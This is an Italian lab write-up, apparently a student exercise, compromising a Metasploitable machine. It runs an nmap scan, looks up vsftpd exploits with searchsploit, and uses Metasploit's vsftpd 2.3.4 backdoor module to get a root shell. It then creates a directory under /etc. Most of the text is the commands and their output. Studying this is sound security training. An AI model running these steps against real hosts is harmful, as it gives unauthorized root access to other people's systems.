```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.149 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:06 EST
Nmap scan report for 192.168.1.149
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
```

Prima di tutto inizio eseguendo una scansione con l'ausilio del tool nmap per avere una visione di insieme delle porte con servizi attivi sulla macchina vittima.

Dopodiché individuo un servizio vulnerabile basandomi sulla sua versione, in questo caso prenderò di mira il servizio vsftpd che sulla macchina vittima è aggiornato alla versione del 2011 (la versione corrente è 3.0.5).

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service
------------------------------------------------------------------------------
```

Successivamente con l'aiuto della utility searchsploit cerco se esiste nel mio dispositivo un exploit adatto per eseguire l'attacco sempre basandomi sulla versione.

Poi apro il tool metasploit ed eseguo nuovamente la ricerca, in questo caso anche del payload da inviare, così da ottenere informazioni circa il corretto utilizzo di quello specifico exploit ed eventuali campi obbligatori o facoltativi richiesti dal programma per eseguire l'attacco, inoltre ottengo informazioni anche sull'attendibilità dello stesso controllando le caselle "Rank" e "Check"


```
       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                          normal  No     Unix Command, Interact with Established Connection
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:40491 → 192.168.1.149:6200) at 2023-03-06 09:18:12 -0500

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:6b:ce:22 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe6b:ce22/64 scope link
       valid_lft forever preferred_lft forever
cd /etc
mkdir test_metasploit
```

Inizio quindi l'attacco connettendomi alla shell appena creata per inviare codice root direttamente sulla macchina, quindi eseguo un "ip a" per verificare l'effettivo funzionamento del tool, poi mi sposto nella directory etc e creo una cartella.

```
screenrc
securetty
security
services
sgml
shadow
shadow-
shells
skel
ssh
ssl
su-to-rootrc
sudoers
sysctl.conf
syslog.conf
terminfo
test_metasploit
timezone
tomcat5.5
ucf.conf
udev
ufw
unreal
update-manager
updatedb.conf
vim
vsftpd.conf
w3m
wgetrc
wpa_supplicant
xinetd.conf
xinetd.d
zsh_command_not_found
find *meta*
test_metasploit
```

Di lato vediamo un "ls" eseguito da kali e successivamente un find che ci confermano la corretta creazione della cartella, per aggiungere un'altra verifica eseguo gli stessi comandi direttamente dalla macchina vittima e come possiamo vedere sotto la directory è stata creata correttamente.



PedrazziAndrea